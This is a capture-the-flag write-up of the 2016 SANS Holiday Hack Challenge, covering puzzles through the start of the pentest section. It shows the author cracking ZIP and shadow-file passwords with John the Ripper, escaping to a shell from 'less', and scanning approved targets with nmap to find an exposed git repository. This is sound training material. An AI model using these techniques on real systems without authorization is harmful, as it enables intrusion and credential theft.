SANS Holiday Hack Challenge

SANTA W. CLAUS
Mass Toy Production
& Worldwide Distribution Logistics
NORTH POLE
@santawclaus
@santawclaus

Challenge Report

Bernard Lim
<lim.yiok.kia@gmail.com>
@limbernie

December 2016

Table of Contents

List of Figures


Part 1: Most Curious Business Card

1) What is the secret message in Santa's tweets?

Santa's Twitter handle is @santawclaus and the tweets are at http://twitter.com/SantaWClaus

This is a two-part problem.


First, I've to figure out how to get all the tweets from Santa without registering for a Twitter API key. Twitter API puts a limit to a maximum of 3,200 tweets. Fortunately, Santa only has 350 tweets. This can be easily solved by using HAR (HTTP Archive). The idea is to use a browser, scroll down to the bottom of all Santa's tweets and in the process, capture the network activity and response in the HAR. Since HAR can be saved as a file and is essentially JSON, I can parse it and extract the tweets out.



Santa @SantaWClaus · Nov 14

JOYPEACEONEARTHELFQWELFWCHRISTMASSANTASANTANORTHPOLEQWPEACEONEARTHJOYWJOYWQ

Figure 1: Reached the bottom of Santa's tweets




● 200	GET	tweets?composed_count=0&include_available_features=1&incl...	twitter.com	js	0.10 KB	0.11 KB
● 200	GET	tweets?include_available_features=1&include_entities=1&max_...	twitter.com	js	5.55 KB	181.44 KB
● 200	GET	tweets?include_available_features=1&include_entities=1&max_...	twitter.com	js	5.57 KB	181.37 KB
● 200	GET	tweets?include_available_features=1&include_entities=1&max_...	twitter.com	js	5.53 KB	181.38 KB
● 200	GET	tweets?include_available_features=1&include_entities=1&max_...	twitter.com	js	5.53 KB	181.37 KB
● 200	GET	tweets?include_available_features=1&include_entities=1&max_...	twitter.com	js	5.50 KB	181.37 KB
● 200	GET	tweets?include_available_features=1&include_entities=1&max_...	twitter.com	js	5.36 KB	182.58 KB
● 200	GET	tweets?include_available_features=1&include_entities=1&max_...	twitter.com	js	5.30 KB	182.64 KB
● 200	GET	tweets?include_available_features=1&include_entities=1&max_...	twitter.com	js	5.39 KB	181.81 KB
● 200	GET	tweets?include_available_features=1&include_entities=1&max_...	twitter.com	js	5.53 KB	181.38 KB
● 200	GET	tweets?include_available_features=1&include_entities=1&max_...	twitter.com	js	5.46 KB	181.38 KB
● 200	GET	tweets?include_available_features=1&include_entities=1&max_...	twitter.com	js	3.76 KB	99.82 KB

Figure 2: Network activity and response

Next, I've to figure out how to extract the tweets from the HAR. To do that, I need to identify certain patterns that I can use to construct a regular expression. Using `'curl'` with XPATH, this is what I got:

```
$ curl -s -L http://twitter.com/SantaWClaus | xmllint --nowarning --recover --xpath
"//*[contains(@class, 'tweet-text')]/text()" - 2>/dev/null | sed '/^$/d'
```



```
bernie@warzone:~/Downloads/holidayhack$ curl -s -L http://twitter.com/SantaWClaus | xmllint --nowarning --recover --xpat
h "//*[contains(@class, 'tweet-text')]/text()" - 2>/dev/null | sed '/^$/d'
  SANTAELFHOHOHOCHRISTMASSANTACHRISTMASPEACEONEARTHCHRISTMASELFSANTAELFHOHOHO
  GOODWILLTOWARDSMENSANTAPEACEONEARTHHOHOHOJOYSANTAGOODWILLTOWARDSMENJOYJOYQQ
  GOODWILLTOWARDSMENGOODWILLTOWARDSMENJOYHOHOHOJOYELFELFPEACEONEARTHJOYHOHOHO
  GOODWILLTOWARDSMENSANTACHRISTMASCHRISTMASPEACEONEARTHNORTHPOLEHOHOHOELFELFQ
  JOYNORTHPOLECHRISTMASPEACEONEARTHNORTHPOLEJOYGOODWILLTOWARDSMENELFCHRISTMAS
  CHRISTMASGOODWILLTOWARDSMENELFHOHOHOCHRISTMASPEACEONEARTHPEACEONEARTHJOYELF
  HOHOHOGOODWILLTOWARDSMENNORTHPOLEGOODWILLTOWARDSMENSANTAPEACEONEARTHELFELFQ
  GOODWILLTOWARDSMENP???????????????????????????????4CHRISTMASJOYELFELFSANTAQ
  NORTHPOLEHOHOHOELFf..............................]PEACEONEARTHHOHOHOSANTAQ
  SANTASANTAJOYELFQQf..............................]PEACEONEARTHCHRISTMASELF
  CHRISTMASELFELFJOYf..............................]HOHOHOSANTAHOHOHOELFJOYQ
  SANTASANTAJOYJOYQQf..............................]GOODWILLTOWARDSMENHOHOHO
  NORTHPOLEELFELFELFf..............................]PEACEONEARTHHOHOHOSANTAQ
  NORTHPOLECHRISTMASf..............................]PEACEONEARTHCHRISTMASJOY
  PEACEONEARTHSANTAQf..............................]PEACEONEARTHNORTHPOLEELF
  JOYCHRISTMASSANTAQf..............................]CHRISTMASHOHOHOCHRISTMAS
  NORTHPOLEHOHOHOJOYf..............................]PEACEONEARTHPEACEONEARTH
  SANTAELFELFJOYJOYQf......aaaaaa/....._aaaaa......]PEACEONEARTHNORTHPOLEELF
  GOODWILLTOWARDSMENf......QQWQWQf.....]ELFWQ......]HOHOHOHOHOHOCHRISTMASJOY
  NORTHPOLESANTAJOYQf......HOHOHOf.....]JOYQQ......]CHRISTMASCHRISTMASHOHOHO
bernie@warzone:~/Downloads/holidayhack$
```

Figure 3: ASCII art?

Boom! I'm definitely on to something. I also noticed that each line has 75 characters, with a number of uppercase alphabets at the front and back of each line. I'll use this observation to construct my regular expression.

After some trial and error, this is the final command I used to extract the "secret message".

```
$ cat 1.har | sed -e "s/&quot;/\"/g" -e "s/&#39;/\'/g" -e "s/&lt;/</g" | tr -d '\\' | grep
-Eo '[A-Z]{15}.{45}[A-Z]{15}' | sed '/QVB/d' | less
```




Figure 4: Secret message from Santa (first 2 chars)

The secret message is "BUG BOUNTY".

2) What is inside the ZIP file distributed by Santa's team?

Santa's Instagram handle is @santawclaus and the photos are at http://instagram.com/santawclaus/. The clue to the location of the ZIP file can be found in this photo:




Figure 5: I see what you did there!

Putting the two together and you have www.northpolewonderland.com/SantaGram_v4.2.zip. After knowing where the ZIP file is located, finding what is inside becomes trivial.

```
$ unzip -l SantaGram_v4.2.zip

Archive:  SantaGram_v4.2.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
  2257390  2016-12-09 13:47   SantaGram_4.2.apk
---------                     -------
  2257390                     1 file
```

The file inside the ZIP is "SantaGram_4.2.apk".

Part 2: Awesome Package Konveyance

3) What username and password are embedded in the APK file?

First of all, the ZIP file containing the APK file is password-protected. This is something John the Ripper can fix:

```
$ /opt/john/john-1.8.0-jumbo-1/run/john --show ./SantaGram_v4.2.zip.hash
SantaGram_v4.2.zip:bugbounty:::::./SantaGram_v4.2.zip

1 password hash cracked, 0 left
```

Damn! The password is actually the secret message from Santa's tweets. Anyhoo, moving along…

After extracting the APK file, I used '`apktool`' to decode it and used '`grep`' to find the embedded username and password, and in the immortal words of Bob Ross, "there are no mistakes, only happy accidents", like so:

```
$ grep -E -Hinr 'username|password' -A5 *
```

The username is "guest" and the password is "busyreindeer78"

4) What is the name of the audible component (audio file) in the SantaGram APK file?

```
$ unzip -l SantaGram_4.2.apk | grep -E '(ogg|mp3|wav|aac|m4a)$'
   214046  1980-00-00 00:00   res/raw/discombobulatedaudio1.mp3
```

The name of the audio file is "discombobulatedaudio1.mp3"

Part 3: A Fresh-Baked Holiday Pi

5) What is the password for the "cranpi" account on the Cranberry Pi system?

After collecting all the parts to the Cranberry Pi system, talk to Holly Evergreen to reveal the location of the Cranbian image.

Unzip the file.

```
$ unzip cranbian.img.zip
Archive:  cranbian.img.zip
  inflating: cranbian-jessie.img
```

There is a dd image in it.

```
$ fdisk -l cranbian-jessie.img

Disk cranbian-jessie.img: 1389 MB, 1389363200 bytes
255 heads, 63 sectors/track, 168 cylinders, total 2713600 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x5a7089a1

              Device Boot      Start         End      Blocks   Id  System
cranbian-jessie.img1            8192      137215       64512    c  W95 FAT32 (LBA)
cranbian-jessie.img2          137216     2713599     1288192   83  Linux
```

Mount the Linux partition.

```
# mount -t auto -o ro,offset=$((137216*512)) cranbian-jessie.img /mnt/cranbian
```

After the Linux partition is mounted, view the contents of "/etc/passwd" to validate the existence of the "cranpi" account.

```
$ cat /mnt/cranbian/etc/passwd | grep cranpi
cranpi:x:1000:1000:,,,:/home/cranpi:/bin/bash
```

Let's crack the "cranpi" account using a combination of John the Ripper and rockyou wordlist.

First, let's "unshadow" /etc/passwd and /etc/shadow:

```
# /opt/john/john-1.8.0-jumbo-1/run/unshadow /mnt/cranbian/etc/passwd
/mnt/cranbian/etc/shadow > cranpi
```

John the Ripper + rockyou wordlist.

```
# /opt/john/john-1.8.0-jumbo-1/run/john -wordlist=./rockyou.txt ./cranpi
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 32/32 OpenSSL])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
yummycookies     (cranpi)
Use the "--show" option to display all of the cracked passwords reliably
Session completed

$ /opt/john/john-1.8.0-jumbo-1/run/john --show ./cranpi
cranpi:yummycookies:1000:1000:,,,:/home/cranpi:/bin/bash

1 password hash cracked, 0 left
```

The password for the "cranpi" account on the Cranberry Pi system is "yummycookies".

6) How did you open each terminal door and where had the villain imprisoned Santa?

ELF House #2

Hint: To open the door, find both parts of the passphrase inside the /out.pcap file

Let's find out what can and cannot be done.

```
$ sudo -l
sudo: unable to resolve host e709373c2d95
Matching Defaults entries for scratchy on e709373c2d95:
    env_reset,mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User scratchy may run the following commands on e709373c2d95:
    (itchy) NOPASSWD: /usr/sbin/tcpdump
    (itchy) NOPASSWD: /usr/bin/strings


$ ls -l /out.pcap
-r-------- 1 itchy itchy 1087929 Dec 2 15:05 /out.pcap
```

First part.

```
$ sudo -u itchy tcpdump -nt -r /out.pcap -X tcp src port 80 | more
0x0030:  a553 1a50 3c68 746d 6c3e 0a3c 6865 6164  .S.P<html>.<head
0x0040:  3e3c 2f68 6561 643e 0a3c 626f 6479 3e0a  ></head>.<body>.
0x0050:  3c66 6f72 6d3e 0a3c 696e 7075 7420 7479  <form>.<input.ty
0x0060:  7065 3d22 6869 6464 656e 2220 6e61 6d65  pe="hidden".name
0x0070:  3d22 7061 7274 3122 2076 616c 7565 3d22  ="part1".value="
0x0080:  7361 6e74 6173 6c69 2220 2f3e 0a3c 2f66  santasli"./>.</f
0x0090:  6f72 6d3e 0a3c 2f62 6f64 793e 0a3c 2f68  orm>.</body>.</h
0x00a0:  746d 6c3e 0a                             tml>.
```

Second part.

```
$ sudo -u itchy strings -a -el /out.pcap
part2:ttlehelper
```

Combining the two parts, the password is "santaslittlehelper".

Workshop

Hint: To open the door, find the passphrase file deep in the directories.

This is classic.

Use `'find'` to display the inode number of each file:

```
$ find . -exec ls -i {} \;
```

Use `'find'` to display specific inode number:

```
$ find . -inum 96 -exec cat {} \;
key: open_sesame
```

The key is "open_sesame".

Santa's Office

Hint: WarGames (1983)

Interface with the W.O.P.R. computer from WarGames and the key is "LOOK AT THE PRETTY LIGHTS".

Dungeon For Errant Reindeer (DFER)

Hint: Find the passphrase from the wumpus. Play fair or cheat; it's up to you.

Exploitation?

I thought I had to exploit `'wumpus'` to get the passphrase. Fiddling with command switches led me to `'bsdgames'` – a collection of classic textual Unix games and into the thinking to *dumb* down the game for my benefit.

```
$ ./wumpus -a
./wumpus: option requires an argument – 'a'
usage: wump [parameters]
```

I gave myself 100 arrows, with 0 bats and 0 pits.

Wumpus is easily hunted and killed. The passphrase is "WUMPUS IS MISUNDERSTOOD". Opps!

Train Station

Hint: **HELP** brings you to this file. If it's not here, this console cannot do it, unLESS you know something I don't.


Escape to shell.

When HELP is launched, noticed '/home/conductor/TrainHelper.txt' and that it is essentially `'less'`.

I can run external commands from `'less'` and let's run `'/bin/bash'`:

```
!/bin/bash
```

Once I'm in the shell, I immediately noticed `'ActivateTrain'` command and executed it. The train is a freaking TIME MACHINE!



```
   MONTH   DAY     YEAR          HOUR   MIN
  +-----+ +-----+ +-------+  O AM +-----+ +-----+     DISCONNECT CAPACITOR DRIVE
  | NOV | |  16 | | 1978  |       | 10  |:| 21  |          BEFORE OPENING
  +-----+ +-----+ +-------+  X PM +-----+ +-----+    +-------------------------+
                DESTINATION TIME                     |                         |
  +-------------------------------------------+      |    +XX           XX+    |
  +-------------------------------------------+      |    |XXX         XXX|    |
                                                     |  +-+ XXX     XXX +-+    |
   MONTH   DAY     YEAR          HOUR   MIN          |       XXX   XXX         |
  +-----+ +-----+ +-------+  O AM +-----+ +-----+    |         XXXXX           |
  | DEC | |  27 | | 2016  |       | 04  |:| 38  |    |          XXX            |
  +-----+ +-----+ +-------+  X PM +-----+ +-----+    |          XXX            |
                  PRESENT TIME                       |          XXX            |
  +-------------------------------------------+      | SHIELD EYES FROM LIGHT  |
  +-------------------------------------------+      |          XXX            |
                                                     |          XX+-+          |
   MONTH   DAY     YEAR          HOUR   MIN          |                         |
  +-----+ +-----+ +-------+  O AM +-----+ +-----+    +-------------------------+
  | NOV | |  16 | | 1978  |       | 10  |:| 21  |           +----------+
  +-----+ +-----+ +-------+  X PM +-----+ +-----+           |ACTIVATE!|
                LAST TIME DEPARTED                          +----------+

Press Enter to initiate time travel sequence.
```

Figure 6: Back to the Future

The villain imprisoned Santa in the Dungeon For Errant Reindeer (DFER) on Nov 16, 1978.

Part 4: My Gosh... It's Full of Holes

7) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN AT THE NORTH POLE, ATTEMPT TO REMOTELY EXPLOIT EACH OF THE FOLLOWING TARGETS:

- **The Mobile Analytics Server (via credentialed login access)**
- **The Dungeon Game**
- **The Debug Server**
- **The Banner Ad Server**
- **The Uncaught Exception Handler Server**
- **The Mobile Analytics Server (post authentication)**

For each of those six items, which vulnerabilities did you discover and exploit?

Recall in Part 2, I used `'apktool'` to decode the APK file to search for strings. Likewise, I can `'grep'` for the in-scope targets associated with SantaGram.

The following was found in "res/values/strings.xml":

- Mobile Analytics Server – analytics.northpolewonderland.com (104.198.252.157)
- Dungeon Game – dungeon.northpolewonderland.com (35.184.47.139)
- Debug Server – dev.northpolewonderland.com (35.184.63.245)
- Banner Ad Server – ads.northpolewonderland.com (104.198.221.240)
- Uncaught Exception Handler Server – ex.northpolewonderland.com (104.154.196.33)

The IP addresses were further confirmed and approved by Tom Hessman to be in-scope targets.

The Mobile Analytics Server (via credentialed login access)

Hint: Pentest should always start with ‘nmap’.

Vulnerability: Git repository found

Scan the analytics server with ‘nmap’ + options, like so:

```
# nmap -v -n -Pn -sV -sC -iL scope -oN scan
```

where scope is the list of in-scope target IP addresses

```
443/tcp open  ssl/http nginx 1.6.2
| http-git:
|   104.198.252.157:443/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name
the...
|_    Last commit message: Finishing touches (style, css, etc)
```

Once the git repository was found, I mirrored the git repository and used ‘git show’ to examine the changes made to the files.

I was quick to spot the presence of “login.php” in the analytics server.


